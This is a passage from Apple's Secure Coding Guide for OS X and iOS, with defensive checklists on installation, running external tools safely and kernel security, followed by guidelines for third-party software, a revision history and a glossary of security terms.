   To learn about the cryptographic services available in OS X and iOS, read *Cryptographic Services Guide* .

Installation and Loading

Many security vulnerabilities are caused by problems with how programs are installed or code modules are loaded. This checklist is intended to help you find any such problems in your project.

1. **Don't install components in** `/Library/StartupItems`**or** `/System/Library/Extensions`**.**

   Code installed into these directories runs with root permissions. Therefore, it is very important that such programs be carefully audited for security vulnerabilities (as discussed in this checklist) and that they have their permissions set correctly.

   For information on proper permissions for startup items, see "Startup Items". (Note that in OS X v10.4 and later, startup items are deprecated; you should use `launchd` to launch your daemons instead. See *Daemons and Services Programming Guide* for more information.)

   For information on permissions for kernel extensions, see *Kernel Extension Programming Topics* . (Note that beginning in OS X v10.2, OS X checks for permissions problems and refuses to load extensions unless the permissions are correct.)

2. **Don't use custom install scripts.**

Custom install scripts add unnecessary complexity and risk, so when possible, you should avoid them entirely.

If you must use a custom install script, you should:

- If your installer script runs in a shell, read and follow the advice in "Shell Script Security" in *Shell Scripting Primer*.
- Be sure that your script follows the guidelines in this checklist just as the rest of your application does.

  In particular:

  - Don't write temporary files to globally writable directories.
  - Don't execute with higher privileges than necessary.

    In general, your script should execute with the same privileges the user has normally, and should do its work in the user's directory on behalf of the user.
  - Don't execute with elevated privileges any longer than necessary.
  - Set reasonable permissions on your installed app.

    For example, don't give everyone read/write permission to files in the app bundle if only the owner needs such permission.
  - Set your installer's file code creation mask (umask) to restrict access to the files it creates (see "Securing File Operations" (page 48)).
  - Check return codes, and if anything is wrong, log the problem and report the problem to the user through the user interface.

For advice on writing installation code that needs to perform privileged operations, see *Authorization Services Programming Guide*. For more information about writing shell scripts, read *Shell Scripting Primer*.

3. **Load plug-ins and libraries only from secure locations.**

An application should load plug-ins only from secure directories. If your application loads plug-ins from directories that are not restricted, then an attacker might be able to trick the user into downloading malicious code, which your application might then load and execute.

Important: In code running with elevated privileges, directories writable by the user are *not* considered secure locations.

Be aware that the dynamic link editor (`dyld`) might link in plugins, depending on the environment in which your code is running. If your code uses loadable bundles (`CFBundle` or `NSBundle`), then it is dynamically loading code and could potentially load bundles written by a malicious hacker.

See *Code Loading Programming Topics* for more information about dynamically loaded code.

Use of External Tools and Libraries

If your program includes or uses any command-line tools, you have to look for security vulnerabilities specific to the use of such tools. This checklist is intended to help you find and correct such vulnerabilities.

1. **Execute tools safely.**

   If you are using routines such as `popen` or `system` to send commands to the shell, and you are using input from the user or received over a network to construct the command, you should be aware that these routines do not validate their input. Consequently, a malicious user can pass shell metacharacters—such as an escape sequence or other special characters—in command line arguments. These metacharacters might cause the following text to be interpreted as a new command and executed.

   In addition, when calling functions such as `execlp`, `execvp`, `popen`, or `system` that use the `PATH` environment variable to search for executables, you should always specify a complete absolute path to any tool that you want to run. If you do not, a malicious attacker can potentially cause you to run a different tool using an environment variable attack. When possible, use `execvP` (which takes an explicit search path argument) or avoid these functions altogether.

   See Viega and McGraw, *Building Secure Software* , Addison Wesley, 2002, and Wheeler, *Secure Programming for Linux and Unix HOWTO* , available at http://www.dwheeler.com/secure-programs/, for more information on problems with these and similar routines and for secure ways to execute shell commands.

2. **Do not pass sensitive information on the command line.**

   If your application executes command-line tools, keep in mind that your process environment is visible to other users (see `man ps(1)`). You must be careful not to pass sensitive information in an insecure manner. Instead, pass sensitive information to your tool through some other means such as:

   - **Pipe or standard input**

     A password is safe while being passed through a pipe; however, you must be careful that the process sending the password obtains and stores it in a safe manner.

   - **Environment variables**

     Environment variables can potentially be read by other processes and thus may not be secure. If you use environment variables, you must be careful to avoid passing them to any processes that your command-line tool or script might spawn.

     See "Shell Script Security" in *Shell Scripting Primer* for details.

   - **Shared memory**

     Named and globally-shared memory segments can be read by other processes. See "Interprocess Communication and Networking" (page 41) for more information about secure use of shared memory.

   - **Temporary file**

Temporary files are safe only if kept in a directory to which only your program has access. See "Data, Configuration, and Temporary Files" (page 97), earlier in this chapter, for more information on temporary files.

3. **Validate all arguments (including the name).**

   Also, remember that anyone can execute a tool—it is not executable exclusively through your program. Because all command-line arguments, including the program name (`argv(0)`), are under the control of the user, your tool should validate every parameter (including the name, if the tool's behavior depends on it).

Kernel Security

This checklist is intended to help you program safely in the kernel.

> **Note:** Coding in the kernel poses special security risks and is seldom necessary. See *Coding in the Kernel* for alternatives to writing kernel-level code.

1. **Verify the authenticity of Mach-based services.**

   Kernel-level code can work directly with the Mach component. A Mach port is an endpoint of a communication channel between a client who requests a service and a server that provides the service. Mach ports are unidirectional; a reply to a service request must use a second port.

   If you are using Mach ports for communication between processes, you should check to make sure you are contacting the correct process. Because Mach bootstrap ports can be inherited, it is important for servers and clients to authenticate each other. You can use audit trailers for this purpose.

   You should create an audit record for each security-related check your program performs. See "Audit Logs" (page 100), earlier in this chapter, for more information on audit records.

2. **Verify the authenticity of other user-space services.**

   If your kernel extension was designed to communicate with only a specific user-space daemon, you should check not only the name of the process, but also the owner and group to ensure that you are communicating with the correct process.

3. **Handle buffers correctly.**

   When copying data to and from user space, you must:

   a. Check the bounds of the data using unsigned arithmetic—just as you check all bounds (see "Integer and Buffer Overflows" (page 106), earlier in this chapter)—to avoid buffer overflows.

   b. Check for and handle misaligned buffers.

   c. Zero all pad data when copying to or from user-space memory.

      If you or the compiler adds padding to align a data structure in some way, you should zero the padding to make sure you are not adding spurious (or even malicious) data to the user-space buffer, and to make sure that you are not accidentally leaking sensitive information that may have been in that page of memory previously.

4. **Limit the memory resources a user may request.**

   If your code does not limit the memory resources a user may request, then a malicious user can mount a denial of service attack by requesting more memory than is available in the system.

5. **Sanitize any kernel log messages.**

   Kernel code often generates messages to the console for debugging purposes. If your code does this, be careful not to include any sensitive information in the messages.

6. **Don’t log too much.**

   The kernel logging service has a limited buffer size to thwart denial of service attacks against the kernel. This means that if your kernel code logs too frequently or too much, data can be dropped.

   If you need to log large quantities of data for debugging purposes, you should use a different mechanism, and you *must* disable that mechanism before deploying your kernel extension. If you do not, then your extension could become a denial-of-service attack vector.

7. **Design hash functions carefully.**

   Hash tables are often used to improve search performance. However, when there are hash collisions (where two items in the list have the same hash result), a slower (often linear) search must be used to resolve the conflict. If it is possible for a user to deliberately generate different requests that have the same hash result, by making many such requests an attacker can mount a denial of service attack.

   It is possible to design hash tables that use complex data structures such as trees in the collision case. Doing so can significantly reduce the damage caused by these attacks.

Third-Party Software Security Guidelines

This appendix provides secure coding guidelines for software to be bundled with Apple products.

Insecure software can pose a risk to the overall security of users' systems. Security issues can lead to negative publicity and end-user support problems for Apple and third parties.

Respect Users' Privacy

Your bundled software may use the Internet to communicate with your servers or third party servers. If so, you should provide clear and concise information to the user about what information is sent or retrieved and the reason for sending or receiving it.

Encryption should be used to protect the information while in transit. Servers should be authenticated before transferring information.

Provide Upgrade Information

Provide information on how to upgrade to the latest version. Consider implementing a "Check for updates…" feature. Customers expect (and should receive) security fixes that affect the software version they are running.

You should have a way to communicate available security fixes to customers.

If possible, you should use the Mac App Store for providing upgrades. The Mac App Store provides a single, standard interface for updating all of a user's software. The Mac App Store also provides an expedited app review process for handling critical security fixes.

Store Information in Appropriate Places

Store user-specific information in the home directory, with appropriate file system permissions.

Take special care when dealing with shared data or preferences.

Follow the guidelines about file system permissions set forth in *File System Programming Guide* .

Take care to avoid race conditions and information disclosure when using temporary files. If possible, use a user-specific temporary file directory.

Avoid Requiring Elevated Privileges

Do not require or encourage users to be logged in as an admin user to install or use your application. You should regularly test your application as a normal user to make sure that it works as expected.

Implement Secure Development Practices

Educate your developers on how to write secure code to avoid the most common classes of vulnerabilities:

- Buffer overflows
- Integer overflows
- Race conditions
- Format string vulnerabilities

Pay special attention to code that:

- deals with potentially untrusted data, such as documents or URLs
- communicates over the network
- handles passwords or other sensitive information
- runs with elevated privileges such as root or in the kernel

Use APIs appropriate for the task:

- Use APIs that take security into account in their design.
- Avoid low-level C code when possible (e.g. use NSString instead of C-strings).
- Use the security features of OS X to protect user data.

Test for Security

As appropriate for your product, use the following QA techniques to find potential security issues:

- Test for invalid and unexpected data in addition to testing what is expected. (Use fuzzing tools, include unit tests that test for failure, and so on.)

- Static code analysis
- Code reviews and audits

Helpful Resources

The other chapters in this document describe best practices for writing secure code, including more information on the topics referenced above.

Security Overview and *Cryptographic Services Guide* contain detailed information on security functionality in OS X that developers can use.

Document Revision History

This table describes the changes to *Secure Coding Guide* .

Date	Notes
2014-02-11	Added information about non-executable stacks and heaps, address space layout randomization, injection attacks, and cross-site scripting.
2012-06-11	Made minor typographical fixes.
2012-02-16	Fixed minor errors throughout.
2012-01-09	Updated for OS X v10.7.
2010-02-12	Added security guidelines.
2008-05-23	Added article on validating input--including the dangers of loading insecurely stored archives--and added information about the iOS where relevant.
2006-05-23	New document that describes techniques to use and factors to consider to make your code more secure from attack.

Glossary

AES encryption Abbreviation for Advanced Encryption Standard encryption. A Federal Information Processing Standard (FIPS), described in FIPS publication 197. AES has been adopted by the U.S. government for the protection of sensitive, non-classified information.

attacker Someone deliberately trying to make a program or operating system do something that it's not supposed to do, such as allowing the attacker to execute code or read private data.

authentication The process by which a person or other entity (such as a server) proves that it is who (or what) it says it is. Compare with authorization.

authorization The process by which an entity such as a user or a server gets the right to perform a privileged operation. (Authorization can also refer to the right itself, as in "Bob has the authorization to run that program.") Authorization usually involves first authenticating the entity and then determining whether it has the appropriate privileges. See also authentication.

buffer overflow The insertion of more data into a memory buffer than was reserved for the buffer, resulting in memory locations outside the buffer being overwritten. See also heap overflow and stack overflow.

CDSA Abbreviation for Common Data Security Architecture. An open software standard for a security infrastructure that provides a wide array of security services, including fine-grained access permissions, authentication of users, encryption, and secure data storage. CDSA has a standard application programming interface, called CSSM.

CERT Coordination Center A center of Internet security expertise, located at the Software Engineering Institute, a federally funded research and development center operated by Carnegie Mellon University. CERT is an acronym for Computer Emergency Readiness Team.)

certificate See digital certificate.

Common Criteria A standardized process and set of standards that can be used to evaluate the security of software products developed by the governments of the United States, Canada, the United Kingdom, France, Germany, and the Netherlands.

cracker See attacker.

CSSM Abbreviation for Common Security Services Manager. A public application programming interface for CDSA. CSSM also defines an interface for plug-ins that implement security services for a particular operating system and hardware environment.

CVE Abbreviation for Common Vulnerabilities and Exposures. A dictionary of standard names for security vulnerabilities located at http://www.cve.mitre.org/. You can run an Internet search on the CVE number to read details about the vulnerability.

digital certificate A collection of data used to verify the identity of the holder. OS X supports the X.509 standard for digital certificates.

exploit A program or sample code that demonstrates how to take advantage of a vulnerability.)

FileVault An OS X feature, configured through the Security system preference, that encrypts everything in on the root volume (or everything in the user's home directory prior to OS X v10.7).

hacker An expert programmer—generally one with the skill to create an exploit. Most hackers do not attack other programs, and some publish exploits with the intent of forcing software developers to fix vulnerabilities. See also script kiddie.

heap A region of memory reserved for use by a program during execution. Data can be written to or read from any location on the heap, which grows upward (toward higher memory addresses). Compare with stack.

heap overflow A buffer overflow in the heap.

homographs Characters that look the same but have different Unicode values, such as the Roman character p and the Russian glyph that is pronounced like "r".

integer overflow A buffer overflow caused by entering a number that is too large for an integer data type.

Kerberos An industry-standard protocol created by the Massachusetts Institute of Technology (MIT) to provide authentication over a network.

keychain A database used in OS X to store encrypted passwords, private keys, and other secrets. It is also used to store certificates and other non-secret information that is used in cryptography and authentication.

Keychain Access utility An application that can be used to manipulate data in the keychain.

Keychain Services A public API that can be used to manipulate data in the keychain.

level of trust The confidence a user can have in the validity of a certificate. The level of trust for a certificate is used together with the trust policy to answer the question "Should I trust this certificate for this action?"

nonrepudiation A process or technique making it impossible for a user to deny performing an operation (such as using a specific credit card number).

Open Directory The directory server provided by OS X for secure storage of passwords and user authentication.

permissions See privileges.

phishing A social engineering technique in which an email or web page that spoofs one from a legitimate business is used to trick a user into giving personal data and secrets (such as passwords) to someone who has malicious intent.

policy database A database containing the set of rules the Security Server uses to determine authorization.

privileged operation An operation that requires special rights or privileges.

privileges The type of access to a file or directory (read, write, execute, traverse, and so forth) granted to a user or to a group.

race condition The occurrence of two events out of sequence.

root kit Malicious code that, by running in the kernel, can not only take over control of the system but can also cover up all evidence of its own existence.

root privileges Having the unrestricted permission to perform any operation on the system.

script kiddie Someone who uses published code (scripts) to attack software and computer systems.

signal A message sent from one process to another in a UNIX-based operating system (such as OS X)

social engineering As applied to security, tricking a user into giving up secrets or into giving access to a computer to an attacker.

smart card A plastic card similar in size to a credit card that has memory and a microprocessor embedded in it. A smart card can store and process information, including passwords, certificates, and keys.

stack A region of memory reserved for use by a specific program and used to control program flow. Data is put on the stack and removed in a last-in–first-out fashion. The stack grows downward (toward lower memory addresses). Compare with heap.

stack overflow A buffer overflow on the stack.

time of check–time of use (TOCTOU) A race condition in which an attacker creates, writes to, or alters a file between the time when a program checks the status of the file and when the program writes to it.

trust policy A set of rules that specify the appropriate uses for a certificate that has a specific level of trust. For example, the trust policy for a browser might state that if a certificate has expired, the user should be prompted for permission before a secure session is opened with a web server.

vulnerability A feature of the way a program was written—either a design flaw or a bug—that makes it possible for a hacker or script kiddie to attack the program.

Index